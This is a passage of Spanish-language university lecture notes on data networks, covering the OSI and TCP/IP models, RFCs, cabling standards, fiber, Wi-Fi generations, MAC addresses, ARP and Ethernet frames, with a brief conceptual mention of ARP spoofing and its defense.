



# Apuntes de Redes de Datos

## Redes de Datos Seguras

Basado en MADO-31 — UNAM Facultad de Ingeniería

Aldo Zepeda Moctezuma

17 de mayo de 2026

*“Si no puedes explicarlo simplemente, no lo entiendes  
suficientemente bien.”*

— *Albert Einstein*



# Índice general

|           |                                                                                                                                                                                                   |           |
|-----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|
| <b>1.</b> |  <b>Introducción a las Redes de Datos</b>                                                                        | <b>5</b>  |
| 1.1.      |  ¿Qué es una red de datos? . . . . .                                                                             | 5         |
| 1.2.      |  Un poco de historia  . . . . . | 5         |
| 1.3.      |  El Modelo OSI — Las 7 Capas . . . . .                                                                           | 6         |
| 1.4.      |  El Modelo TCP/IP (Modelo de Internet) . . . . .                                                                 | 7         |
| 1.5.      |  PDUs — ¿Cómo se llaman los datos en cada capa? . . . . .                                                        | 7         |
| 1.6.      |  RFCs — Las reglas de Internet . . . . .                                                                         | 8         |
| 1.7.      |  Organismos de Estandarización . . . . .                                                                         | 8         |
| <b>2.</b> |  <b>Capa 1 — Física (Physical Layer)</b>                                                                         | <b>11</b> |
| 2.1.      |  ¿Qué hace la capa física? . . . . .                                                                             | 11        |
| 2.2.      |  Cable UTP — Unshielded Twisted Pair . . . . .                                                                  | 11        |
|           | 2.2.1. Categorías de cable UTP . . . . .                                                                                                                                                          | 12        |
|           | 2.2.2. Normas T568-A y T568-B . . . . .                                                                                                                                                           | 12        |
| 2.3.      |  Fibra Óptica . . . . .                                                                                        | 13        |
| 2.4.      |  Wi-Fi — Estándares IEEE 802.11 . . . . .                                                                      | 14        |
| 2.5.      |  Cableado Estructurado . . . . .                                                                               | 15        |
| <b>3.</b> |  <b>Capa 2 — Enlace de Datos (Data Link Layer)</b>                                                             | <b>17</b> |
| 3.1.      |  ¿Qué hace la capa de enlace? . . . . .                                                                        | 17        |
| 3.2.      |  Dirección MAC . . . . .                                                                                       | 17        |
| 3.3.      |  ARP — Address Resolution Protocol . . . . .                                                                   | 18        |
| 3.4.      |  Trama Ethernet (Ethernet II Frame) . . . . .                                                                  | 19        |
| 3.5.      |  Hub vs Switch vs Bridge . . . . .                                                                             | 19        |
| 3.6.      |  VLANs — Virtual LANs (IEEE 802.1Q) . . . . .                                                                  | 20        |
| 3.7.      |  STP / RSTP — Spanning Tree . . . . .                                                                          | 21        |
| 3.8.      |  EtherChannel / LACP . . . . .                                                                                 | 21        |
| 3.9.      |  Port Security . . . . .                                                                                       | 22        |
| <b>4.</b> |  <b>Capa 3 — Red (Network Layer)</b>                                                                           | <b>23</b> |
| 4.1.      |  ¿Qué hace la capa de red? . . . . .                                                                           | 23        |
| 4.2.      |  IPv4 . . . . .                                                                                                | 23        |
|           | 4.2.1. Header IPv4 (20 bytes mínimo) . . . . .                                                                                                                                                    | 23        |
|           | 4.2.2. Clases de IP (histórico) y CIDR . . . . .                                                                                                                                                  | 24        |
|           | 4.2.3. Subnetting paso a paso . . . . .                                                                                                                                                           | 24        |
|           | 4.2.4. IPs especiales (RFC 1918 y otros) . . . . .                                                                                                                                                | 25        |
| 4.3.      |  Routing — Enrutamiento . . . . .                                                                              | 25        |
|           | 4.3.1. Routing estático . . . . .                                                                                                                                                                 | 25        |

|           |                                                                                                                                           |           |
|-----------|-------------------------------------------------------------------------------------------------------------------------------------------|-----------|
| 4.3.2.    | OSPF — Open Shortest Path First (RFC 2328)                                                                                                | 26        |
| 4.3.3.    | BGP — Border Gateway Protocol (RFC 4271)                                                                                                  | 26        |
| 4.3.4.    | HSRP — Hot Standby Router Protocol                                                                                                        | 27        |
| 4.4.      |  NAT — Network Address Translation                       | 27        |
| 4.5.      |  IPv6 (RFC 8200, 2017)                                   | 28        |
| 4.5.1.    | ICMP — Internet Control Message Protocol                                                                                                  | 28        |
| <b>5.</b> | <b> Capa 4 — Transporte (Transport Layer)</b>            | <b>31</b> |
| 5.1.      |  ¿Qué hace la capa de transporte?                        | 31        |
| 5.1.1.    | Números de puerto                                                                                                                         | 31        |
| 5.2.      |  UDP — User Datagram Protocol (RFC 768)                  | 32        |
| 5.3.      |  TCP — Transmission Control Protocol (RFC 793)           | 32        |
| 5.3.1.    | Header TCP — 20 bytes mínimo                                                                                                              | 32        |
| 5.3.2.    | Flags TCP                                                                                                                                 | 33        |
| 5.3.3.    | TCP 3-Way Handshake                                                                                                                       | 33        |
| 5.3.4.    | TCP 4-Way Termination                                                                                                                     | 34        |
| 5.3.5.    | Control de flujo y congestión                                                                                                             | 34        |
| <b>6.</b> | <b> Capa 5 — Sesión (Session Layer)</b>                  | <b>37</b> |
| 6.1.      |  SSH — Secure Shell (RFC 4251–4254)                      | 37        |
| 6.1.1.    | SSH vs Telnet                                                                                                                             | 37        |
| 6.1.2.    | Arquitectura SSH (3 protocolos en uno)                                                                                                    | 37        |
| 6.1.3.    | Proceso de conexión SSH                                                                                                                   | 38        |
| 6.1.4.    | Autenticación por clave pública                                                                                                           | 38        |
| 6.1.5.    | Port Forwarding con SSH                                                                                                                   | 39        |
| 6.2.      |  NetBIOS y SMB                                         | 39        |
| <b>7.</b> | <b> Capa 6 — Presentación (Presentation Layer)</b>     | <b>41</b> |
| 7.1.      |  Codificación de Caracteres                            | 41        |
| 7.2.      |  Serialización de Datos                                | 42        |
| 7.3.      |  TLS / SSL — Transport Layer Security                  | 43        |
| 7.3.1.    | Evolución de SSL/TLS                                                                                                                      | 43        |
| 7.3.2.    | TLS 1.2 vs TLS 1.3                                                                                                                        | 43        |
| 7.3.3.    | Handshake TLS 1.3 simplificado                                                                                                            | 43        |
| 7.4.      |  Certificados X.509 y PKI                              | 44        |
| <b>8.</b> | <b> Capa 7 — Aplicación (Application Layer)</b>        | <b>47</b> |
| 8.1.      |  DHCP — Dynamic Host Configuration Protocol (RFC 2131) | 47        |
| 8.1.1.    | Proceso DORA                                                                                                                              | 47        |
| 8.2.      |  DNS — Domain Name System (RFC 1034/1035)              | 48        |
| 8.2.1.    | Jerarquía DNS                                                                                                                             | 49        |
| 8.2.2.    | Tipos de registros DNS                                                                                                                    | 49        |
| 8.2.3.    | Proceso de resolución DNS                                                                                                                 | 49        |
| 8.3.      |  HTTP — HyperText Transfer Protocol                    | 50        |
| 8.3.1.    | HTTP/1.1 — El original (RFC 2616, 1999)                                                                                                   | 50        |
| 8.3.2.    | HTTP/2 (RFC 7540, 2015)                                                                                                                   | 50        |
| 8.3.3.    | Códigos de estado HTTP                                                                                                                    | 51        |
| 8.4.      |  Correo Electrónico — SMTP, POP3, IMAP                 | 51        |
| 8.5.      |  FTP y sus alternativas                                | 51        |

|            |                                                                                     |                                                           |           |
|------------|-------------------------------------------------------------------------------------|-----------------------------------------------------------|-----------|
| <b>9.</b>  |    | <b>Protocolos Modernos y Tecnologías Google</b>           | <b>53</b> |
| 9.1.       |    | QUIC — Quick UDP Internet Connections (RFC 9000)          | 53        |
| 9.1.1.     |                                                                                     | El problema que QUIC resuelve                             | 53        |
| 9.1.2.     |                                                                                     | Solución QUIC                                             | 54        |
| 9.2.       |    | HTTP/3 (RFC 9114)                                         | 55        |
| 9.2.1.     |                                                                                     | QPACK — Compresión de headers en HTTP/3                   | 55        |
| 9.3.       |    | gRPC — Google Remote Procedure Call                       | 55        |
| 9.3.1.     |                                                                                     | REST vs gRPC                                              | 55        |
| 9.3.2.     |                                                                                     | Tipos de streaming en gRPC                                | 55        |
| 9.4.       |    | BBR — Bottleneck Bandwidth and RTT                        | 57        |
| 9.4.1.     |                                                                                     | El problema con CUBIC                                     | 57        |
| 9.4.2.     |                                                                                     | Cómo funciona BBR                                         | 57        |
| 9.5.       |    | WebRTC — Web Real-Time Communication                      | 58        |
| 9.5.1.     |                                                                                     | Stack de protocolos WebRTC                                | 58        |
| 9.5.2.     |                                                                                     | ICE, STUN y TURN — NAT Traversal                          | 59        |
| 9.6.       |    | DoH y DoQ — DNS moderno                                   | 59        |
| 9.7.       |    | ECH — Encrypted Client Hello                              | 60        |
| 9.8.       |    | Wi-Fi 7 — IEEE 802.11be                                   | 61        |
| 9.8.1.     |                                                                                     | Multi-Link Operation (MLO)                                | 61        |
| 9.9.       |    | WireGuard — VPN Moderna                                   | 62        |
| 9.10.      |   | Zero Trust y BeyondCorp                                   | 63        |
| 9.10.1.    |                                                                                     | BeyondCorp — Zero Trust de Google                         | 63        |
| <b>10.</b> |  | <b>Seguridad en Redes</b>                                 | <b>65</b> |
| 10.1.      |  | Tríada CIA — Los Tres Pilares                             | 65        |
| 10.2.      |  | Firewalls                                                 | 66        |
| 10.2.1.    |                                                                                     | Reglas de firewall — Lógica básica                        | 66        |
| 10.3.      |  | VPN — Virtual Private Network                             | 67        |
| 10.3.1.    |                                                                                     | mTLS — Mutual TLS                                         | 67        |
| 10.4.      |  | Ataques de Red — Catálogo                                 | 68        |
| 10.4.1.    |                                                                                     | ARP Spoofing / ARP Poisoning                              | 68        |
| 10.4.2.    |                                                                                     | DNS Spoofing / Cache Poisoning                            | 68        |
| 10.4.3.    |                                                                                     | BGP Hijacking                                             | 69        |
| 10.4.4.    |                                                                                     | DDoS — Distributed Denial of Service                      | 69        |
| 10.4.5.    |                                                                                     | Man-in-the-Middle (MitM)                                  | 70        |
| 10.5.      |  | IDS e IPS — Detección y Prevención de Intrusiones         | 70        |
| 10.6.      |  | OWASP Top 10 — Los ataques más comunes a aplicaciones web | 71        |
| 10.6.1.    |                                                                                     | SQL Injection                                             | 72        |
| 10.6.2.    |                                                                                     | XSS — Cross-Site Scripting                                | 72        |
| 10.7.      |  | PKI y Certificados — Revisión de Confianza                | 73        |
| 10.8.      |  | RPKI — Asegurando el Routing de Internet                  | 74        |
| 10.9.      |  | Herramientas de Diagnóstico y Seguridad                   | 75        |
| 10.10.     |  | Resumen: Defensa en Profundidad                           | 75        |



# Capítulo 1

## Introducción a las Redes de Datos

### 1.1. ¿Qué es una red de datos?

#### Concepto

Una **red de datos** es un conjunto de dispositivos (computadoras, teléfonos, impresoras, servidores) conectados entre sí para poder **compartir información y recursos**.

 **Analogía:** Imagina que tienes amigos en diferentes casas. Una red es como un sistema de tuberías que conecta todas las casas para que puedan mandarse agua (datos) entre sí. Cada casa tiene su dirección (IP), y las tuberías (cables o Wi-Fi) transportan el agua hasta la puerta correcta.

### 1.2. Un poco de historia

- **1969 — ARPANET:** La primera red de computadoras del mundo, financiada por el Departamento de Defensa de EE.UU. Solo 4 nodos: UCLA, Stanford, UCSB y University of Utah.  El primer mensaje enviado fue “*lo*” porque el sistema crasheó antes de terminar de enviar “*login*”!
- **1974 — TCP/IP:** Vint Cerf y Bob Kahn publican el paper que define los protocolos de Internet.
- **1983 — Nacimiento de Internet:** ARPANET adopta TCP/IP oficialmente. Se le llama el “Big Bang” de Internet.
- **1991 — World Wide Web:** Tim Berners-Lee inventa HTTP y HTML en el CERN. Internet ya no es solo para militares e investigadores.
- **2003 — Wi-Fi se masifica:** 802.11g llega a laptops de consumo.
- **2015 — HTTP/2:** Google impulsa la segunda versión de HTTP.
- **2021 — QUIC (RFC 9000):** Google revoluciona el transporte web. Hoy  $\approx 25\%$  del tráfico de Internet usa QUIC.


- **2022** — **HTTP/3**: HTTP sobre QUIC estandarizado (RFC 9114).

### 1.3. 🍰 El Modelo OSI — Las 7 Capas

#### 🧠 Concepto

El **modelo OSI** (Open Systems Interconnection) es un modelo de referencia creado por ISO en 1984. Divide la comunicación en red en **7 capas**, cada una con una responsabilidad específica y bien definida.

💡 **Analogía:** Es como enviar una carta por DHL. Tú escribes el mensaje (capa 7), lo metes en un sobre (capa 6), le pones dirección y número de seguimiento (capas 3-4), el empaquetador lo mete en una caja (capa 2), el camión lo transporta por carretera (capa 1). Cada quien hace su parte sin saber exactamente qué hacen los demás.



| Capa | Nombre       | Qué hace                            | Ejemplos             |
|------|--------------|-------------------------------------|----------------------|
| 7    | Aplicación   | Interfaz con el usuario y apps      | HTTP, DNS, SMTP, FTP |
| 6    | Presentación | Codifica, comprime y cifra          | TLS, Base64, JPEG    |
| 5    | Sesión       | Gestiona sesiones de comunicación   | NetBIOS, RPC         |
| 4    | Transporte   | Entrega extremo a extremo, puertos  | TCP, UDP, QUIC       |
| 3    | Red          | Enrutamiento entre redes distintas  | IP, ICMP, OSPF, BGP  |
| 2    | Enlace       | Entrega en la misma red local (LAN) | Ethernet, MAC, ARP   |
| 1    | Física       | Bits sobre el medio físico          | UTP, Fibra, Radio    |

Tabla 1.1: Resumen del modelo OSI

#### ⚠️ Cuidado

🧠 **Mnemónica (capas 7 a 1):**  
**All People Seem To Need Data Processing**



(Application, Presentation, Session, Transport, Network, Data Link, Physical)

## 1.4. 🖥 El Modelo TCP/IP (Modelo de Internet)

### 🧠 Concepto

El **modelo TCP/IP** es el que usa Internet en la realidad. Fue creado por DARPA en los 70s y tiene **4 capas**. No es un modelo teórico sino el protocolo real que funciona hoy en cada dispositivo conectado a Internet.

| Capa TCP/IP  | Equivale a OSI  | Protocolos                |
|--------------|-----------------|---------------------------|
| Aplicación   | Capas 7 + 6 + 5 | HTTP, DNS, SMTP, SSH, FTP |
| Transporte   | Capa 4          | TCP, UDP, QUIC            |
| Internet     | Capa 3          | IPv4, IPv6, ICMP          |
| Acceso a red | Capas 2 + 1     | Ethernet, Wi-Fi, ARP      |

Tabla 1.2: Modelo TCP/IP vs OSI

## 1.5. 📦 PDUs — ¿Cómo se llaman los datos en cada capa?

Cada capa llama de distinta forma a la unidad de datos que maneja (**PDU**: Protocol Data Unit):

| Capa | PDU                  | Contiene             | Analogía                           |
|------|----------------------|----------------------|------------------------------------|
| 7-5  | Datos (Data)         | El mensaje de la app | El texto de la carta               |
| 4    | Segmento / Datagrama | Datos + puertos      | Carta con remitente y destinatario |
| 3    | Paquete (Packet)     | Segmento + IPs       | Caja con dirección postal          |
| 2    | Trama (Frame)        | Paquete + MACs       | Caja subida al camión              |
| 1    | Bits                 | 0s y 1s en el cable  | Las ruedas del camión girando      |

Tabla 1.3: PDUs por capa OSI

### 📖 Ejemplo real

Qué pasa cuando abres `google.com`:

1. Tu browser (capa 7) genera un **HTTP GET** /

2. TCP (capa 4) añade puertos (src: 54321, dst: 443) → **segmento**
3. IP (capa 3) añade tu IP y la de Google → **paquete**
4. Ethernet (capa 2) añade MACs → **trama**
5. Tu NIC (capa 1) convierte en **señal eléctrica** o **radio**
6. En Google, el proceso se invierte: reconstruyen el HTTP GET desde los bits

## 1.6. RFCs — Las reglas de Internet

### Concepto

Un **RFC** (Request for Comments) es un documento técnico que define cómo funciona un protocolo de Internet. Son publicados por el **IETF** (Internet Engineering Task Force) y son de acceso público y gratuito en <https://www.rfc-editor.org>.

 **Analogía:** Los RFCs son como las reglas del fútbol publicadas por la FIFA. Sin reglas comunes, un router Cisco no podría hablar con uno Juniper, y tu celular no podría conectarse a Internet.

| RFC      | Protocolo               | Año         |
|----------|-------------------------|-------------|
| RFC 768  | UDP                     | 1980        |
| RFC 791  | IPv4                    | 1981        |
| RFC 793  | TCP                     | 1981        |
| RFC 1918 | Direcciones IP privadas | 1996        |
| RFC 2328 | OSPF versión 2          | 1998        |
| RFC 4251 | SSH Architecture        | 2006        |
| RFC 8200 | IPv6                    | 2017        |
| RFC 8446 | TLS 1.3                 | 2018        |
| RFC 8484 | DNS over HTTPS (DoH)    | 2018        |
| RFC 9000 | <b>QUIC</b>             | <b>2021</b> |
| RFC 9114 | <b>HTTP/3</b>           | <b>2022</b> |
| RFC 9250 | DNS over QUIC (DoQ)     | 2022        |

Tabla 1.4: RFCs clave

## 1.7. Organismos de Estandarización

| Organismo | Nombre completo                          | Qué estandariza                    |
|-----------|------------------------------------------|------------------------------------|
| IETF      | Internet Engineering Task Force          | Protocolos de Internet (RFCs)      |
| IEEE      | Inst. of Electrical and Electronics Eng. | Ethernet (802.3), Wi-Fi (802.11)   |
| ISO       | Intl. Organization for Standardization   | Modelo OSI, ISO 27000 (seguridad)  |
| IANA      | Internet Assigned Numbers Authority      | IPs, puertos, nombres de dominio   |
| ANSI      | American National Standards Institute    | Estándares industriales EE.UU.     |
| TIA       | Telecommunications Industry Association  | Cableado estructurado (con EIA)    |
| LACNIC    | Latin America and Caribbean NIC          | Asignación de IPs en Latinoamérica |

Tabla 1.5: Organismos de estandarización



# Capítulo 2

## Capa 1 — Física (Physical Layer)

### 2.1. ¿Qué hace la capa física?

#### Concepto

La **capa física** transmite **bits crudos** (ceros y unos) sobre un medio físico: cable de cobre, fibra óptica o señales de radio. No sabe qué significan los datos, solo se encarga de que lleguen correctamente.

 **Analogía:** Es como el sistema eléctrico de tu casa. No sabe qué aparato vas a enchufar ni para qué lo usas. Solo garantiza que la electricidad llega con la tensión correcta al tomacorriente.

### 2.2. Cable UTP — Unshielded Twisted Pair

#### Concepto

**UTP** (par trenzado no blindado) es el cable más común en redes LAN. Tiene **4 pares de hilos de cobre**, cada par **trenzado** entre sí dentro de una envoltura de plástico.

 **¿Por qué trenzado?** Al trenzar los cables se produce cancelación de interferencias electromagnéticas (EMI) por inducción mutua. Un par envía la señal en ambas polaridades; las interferencias externas afectan igual a ambos hilos y al restar las señales, el ruido se cancela. Sin trenzado, los cables actuarían como antenas captando ruido de motores, luces fluorescentes, etc.

| Categoría | Velocidad máx. | Distancia | Frecuencia | Uso típico                       |
|-----------|----------------|-----------|------------|----------------------------------|
| Cat 5e    | 1 Gbps         | 100 m     | 100 MHz    | Redes hogar/oficina básica       |
| Cat 6     | 10 Gbps        | 55 m      | 250 MHz    | Redes corporativas               |
| Cat 6a    | 10 Gbps        | 100 m     | 500 MHz    | Data centers, acceso             |
| Cat 7     | 10 Gbps        | 100 m     | 600 MHz    | STP, blindado, industrial        |
| Cat 8     | 40 Gbps        | 30 m      | 2000 MHz   | Conexiones cortas en data center |

Tabla 2.1: Categorías de cable UTP y sus especificaciones

### 2.2.1. Categorías de cable UTP

 **Cuidado**


La categoría del cable determina su velocidad máxima. Si conectas Cat 5e a un switch de 10 Gbps, el enlace negociará automáticamente a 1 Gbps. **El eslabón más débil de la cadena limita a todos los demás.** También importa la categoría de los jacks, patch panels y conectores: de nada sirve Cat 6a si los jacks son Cat 5e.

### 2.2.2. Normas T568-A y T568-B

 **Concepto**

Las normas **ANSI/EIA/TIA T568-A** y **T568-B** definen el orden exacto de los 8 hilos dentro del conector RJ-45. Son publicadas por TIA (Telecommunications Industry Association).

**T568-B (más común en México)**



 **Ejemplo real**

**Cable straight-through (conexión directa):** Ambos extremos usan el mismo estándar (T568-B). Conecta dispositivos de diferente tipo: PC → Switch, Switch → Router.

**Cable crossover (cruzado):** Un extremo T568-A, el otro T568-B. Los pares TX y RX se invierten. Se usa para conectar dispositivos del mismo tipo: PC → PC, Switch → Switch.

💡 **Hoy ya casi no se usa el crossover:** los switches y NIC modernos tienen **Auto-MDI/MDIX** — detectan automáticamente si deben cruzar o no.

| Pin | T568-B         | T568-A         | Función (10/100)           |
|-----|----------------|----------------|----------------------------|
| 1   | Blanco-Naranja | Blanco-Verde   | TX+ (transmisión positivo) |
| 2   | Naranja        | Verde          | TX- (transmisión negativo) |
| 3   | Blanco-Verde   | Blanco-Naranja | RX+ (recepción positivo)   |
| 4   | Azul           | Azul           | (no usado en 10/100)       |
| 5   | Blanco-Azul    | Blanco-Azul    | (no usado en 10/100)       |
| 6   | Verde          | Naranja        | RX- (recepción negativo)   |
| 7   | Blanco-Café    | Blanco-Café    | (no usado en 10/100)       |
| 8   | Café           | Café           | (no usado en 10/100)       |

Tabla 2.2: Orden de pines T568-A vs T568-B

**Gigabit Ethernet (1000BASE-T)** usa los 4 pares (8 hilos) para transmisión simultánea en ambas direcciones (full-duplex en cada par).

2.3. 🌀 Fibra Óptica

 **Concepto**

La fibra óptica transmite **pulsos de luz** en lugar de electricidad. Ventajas: inmune a interferencia electromagnética, sin pérdida de señal hasta kilómetros, y velocidades de Tbps.

💡 **Analogía:** Si el cable UTP es como hablar por teléfono de lata con hilo (señal eléctrica que se degrada con la distancia), la fibra es como usar un láser a través de un tubo de cristal perfecto: la luz viaja casi sin pérdidas.

| Característica      | Multimodo (MMF)     | Monomodo (SMF)                    |
|---------------------|---------------------|-----------------------------------|
| Diámetro del núcleo | 50 o 62.5 µm        | 8–10 µm                           |
| Fuente de luz       | LED / VCSEL         | Láser diodo                       |
| Distancia máxima    | hasta 550 m         | hasta 100+ km                     |
| Velocidad típica    | hasta 10 Gbps       | hasta 100 Gbps+                   |
| Costo               | Menor               | Mayor                             |
| Color del conector  | Naranja o Aqua      | Amarillo                          |
| Uso                 | Dentro de edificios | Entre ciudades, ISP, Data Centers |

Tabla 2.3: Fibra multimodo vs monomodo

Multimodo

Monomodo

núcleo 50/62µm    ←muchos    núcleo 8-10µm    ←un solo  
rayos de luz →    modos    rayo de luz →    modo

Dispersión modal → límite    Sin dispersión → largas distancias  
de distancia

2.4. 📶 Wi-Fi — Estándares IEEE 802.11

🧠 **Concepto**

Wi-Fi usa **ondas de radio** para transmitir datos sin cables. Cada generación de 802.11 mejora velocidad, distancia, o eficiencia.

| Estándar        | Nombre         | Frecuencia         | Velocidad máx. | Año         |
|-----------------|----------------|--------------------|----------------|-------------|
| 802.11b         | Wi-Fi 1        | 2.4 GHz            | 11 Mbps        | 1999        |
| 802.11g         | Wi-Fi 3        | 2.4 GHz            | 54 Mbps        | 2003        |
| 802.11n         | Wi-Fi 4        | 2.4 / 5 GHz        | 600 Mbps       | 2009        |
| 802.11ac        | Wi-Fi 5        | 5 GHz              | 3.5 Gbps       | 2013        |
| 802.11ax        | Wi-Fi 6/6E     | 2.4 / 5 / 6 GHz    | 9.6 Gbps       | 2019        |
| <b>802.11be</b> | <b>Wi-Fi 7</b> | <b>2.4/5/6 GHz</b> | <b>46 Gbps</b> | <b>2024</b> |

Tabla 2.4: Evolución de los estándares Wi-Fi

🚀 **Tecnología Moderna**

🚀 **Wi-Fi 7 (802.11be, 2024)** introduce:

- **Multi-Link Operation (MLO):** un dispositivo puede transmitir en múltiples bandas *simultáneamente* (ej: 5 GHz y 6 GHz al mismo tiempo). Reduce latencia y duplica throughput efectivo.
- **Canales de 320 MHz:** el doble que Wi-Fi 6E (160 MHz).
- **4K-QAM:** modulación más densa, más bits por símbolo.
- **Latencia <1 ms:** clave para gaming, VR/AR, y control industrial.
- Teórico: 46 Gbps (en práctica con clientes reales: 5–15 Gbps).



## 2.5. 🧰 Cableado Estructurado


### 🧠 Concepto

Un sistema de **cableado estructurado** es la infraestructura de cables y componentes instalada en un edificio de forma organizada según estándares internacionales. Está diseñado para durar 15–25 años y soportar cualquier tecnología de red futura.

La norma principal: **ANSI/EIA/TIA-568** (EE.UU.) y su equivalente internacional **ISO/IEC 11801**.

Los **6 subsistemas** de un sistema de cableado estructurado:

1. **Cableado horizontal:** del armario de telecomunicaciones al área de trabajo. Máximo 90 m de cable permanente.
2. **Área de trabajo:** jacks RJ-45 en la pared, patch cords del jack al dispositivo (PC, teléfono IP, etc.).
3. **Armario de telecomunicaciones (TR):** patch panels, switches, organizadores de cable. Uno por piso o zona.
4. **Cableado backbone (vertical):** une los armarios entre sí y con la sala de equipos. Usa fibra óptica o UTP Cat 6a+.
5. **Sala de equipos (ER):** servidores, routers, firewalls, equipos de core. Generalmente en sótano o piso dedicado.
6. **Entrada de servicios:** donde el ISP o carrier llega al edificio. Demarc point (punto de demarcación).



### ⚠️ Cuidado

**Límites del cableado horizontal:**

- Máx. 90 m de cable permanente (de patch panel a jack de pared)

- Máx. 10 m de patch cords (5 m en el TR + 5 m en el área de trabajo)
- Canal total máx: **100 m**

Pasarte de 100 m causa errores de señal, retransmisiones y velocidad degradada.

# Capítulo 3

## Capa 2 — Enlace de Datos (Data Link Layer)

### 3.1. ¿Qué hace la capa de enlace?

#### Concepto

La capa de enlace mueve **tramas (frames)** entre dos dispositivos *directamente conectados* en la misma red local. Usa **direcciones MAC** para identificar quién envía y quién recibe dentro de la LAN.

 **Analogía:** Si las IPs son como las direcciones postales que funcionan en todo el mundo, las MACs son como el número de asiento en un salón de clases: solo funcionan dentro de ese salón (red local). Cuando el paquete sale de la red local, las MACs cambian en cada salto de router; la IP permanece igual.

### 3.2. Dirección MAC

#### Concepto

La **dirección MAC** (Media Access Control) es un identificador de **48 bits = 6 bytes** grabado en la tarjeta de red (NIC) de fábrica. Teóricamente única en el mundo, aunque puede modificarse por software.

MAC: 00:1A:2B:3C:4D:5E  
          3 bytes      3 bytes  
          OUI          NIC-specific  
          (fabricante)  (único del dispositivo)

Ejemplos de OUI:

00:00:0C → Cisco Systems  
00:50:56 → VMware  
B8:27:EB → Raspberry Pi Foundation  
3C:22:FB → Apple

Tipos de direcciones MAC:

- **Unicast:** dirección única de un solo dispositivo. Bit 0 del primer byte = 0
- **Multicast:** enviar a un grupo. Bit 0 del primer byte = 1
- **Broadcast:** FF:FF:FF:FF:FF:FF — todos los dispositivos de la LAN la reciben

### 3.3. ARP — Address Resolution Protocol

#### Concepto

**ARP** (RFC 826) traduce direcciones IP a direcciones MAC. Es necesario porque Ethernet solo entiende MACs, pero las aplicaciones usan IPs. Vive entre las capas 2 y 3.

 **Analogía:** Sabes el nombre de tu compañero (IP) pero necesitas saber en qué asiento está (MAC). ARP es como gritar al salón: “¡Oye, Juan García! ¿Cuál es tu asiento?” y esperar que Juan levante la mano y diga el número.

Proceso ARP completo:

1. PC-A (192.168.1.10) quiere hablar con PC-B (192.168.1.20) pero no conoce su MAC.
2. PC-A revisa su **ARP cache**: si ya lo tiene guardado, lo usa. Si no:
3. PC-A envía **ARP Request** en **broadcast** (FF:FF:FF:FF:FF:FF): “¿Quién tiene 192.168.1.20? Respóndele a 00:AA:BB:11:22:33”
4. Todos los dispositivos de la LAN reciben el ARP Request. Solo PC-B (192.168.1.20) responde.
5. PC-B envía **ARP Reply** en **unicast** a PC-A: “Yo tengo 192.168.1.20, mi MAC es 00:CC:DD:44:55:66”
6. PC-A guarda la respuesta en su **ARP table** (cache, TTL ≈20 min)
7. PC-A ya puede enviar tramas directamente a la MAC de PC-B

#### Cuidado

**ARP Spoofing / ARP Poisoning:** ARP no tiene autenticación. Un atacante puede enviar ARP Replies falsos: “La IP del router es mi MAC” — redirigiendo todo el tráfico por su máquina (ataque **Man-in-the-Middle**). Defensa: **Dynamic ARP Inspection (DAI)** en switches Cisco — valida las respuestas ARP contra una tabla de DHCP snooping.

### 3.4. 🖼️ Trama Ethernet (Ethernet II Frame)

Ethernet II Frame:

| Dst MAC | Src MAC | Type    | Payload      | FCS |
|---------|---------|---------|--------------|-----|
| 6 bytes | 6 bytes | 2 bytes | 46 -- 1500 B | 4 B |

Type field (EtherType):

|        |   |                                      |
|--------|---|--------------------------------------|
| 0x0800 | → | IPv4                                 |
| 0x0806 | → | ARP                                  |
| 0x86DD | → | IPv6                                 |
| 0x8100 | → | VLAN tagged (802.1Q)                 |
| 0x88CC | → | LLDP (Link Layer Discovery Protocol) |

El **FCS** (Frame Check Sequence) es un **CRC-32**: el emisor calcula un hash de la trama y lo agrega al final. El receptor recalcula; si no coincide, la trama se descarta silenciosamente (la capa superior retransmitirá).

**MTU** (Maximum Transmission Unit): el payload máximo de Ethernet es **1500 bytes**. Paquetes más grandes se **fragmentan** en la capa 3. Los “Jumbo frames” permiten hasta 9000 bytes en redes configuradas para ello (data centers, iSCSI).

### 3.5. 🔄 Hub vs Switch vs Bridge

| Característica    | Hub               | Bridge         | Switch                     |
|-------------------|-------------------|----------------|----------------------------|
| Capa OSI          | 1 (Física)        | 2 (Enlace)     | 2 (Enlace) / 3*            |
| Inteligencia      | Ninguna           | MAC table (2p) | MAC table (muchos puertos) |
| Reenvío           | Todos los puertos | Por segmento   | Solo al puerto destino     |
| Dominio colisión  | Uno único         | Por segmento   | Por puerto (1 por puerto)  |
| Dominio broadcast | Uno               | Uno            | Uno (por VLAN)             |
| Estado actual     | Obsoleto          | Reemplazado    | Estándar                   |

Tabla 3.1: Hub vs Bridge vs Switch

#### 📖 Ejemplo real

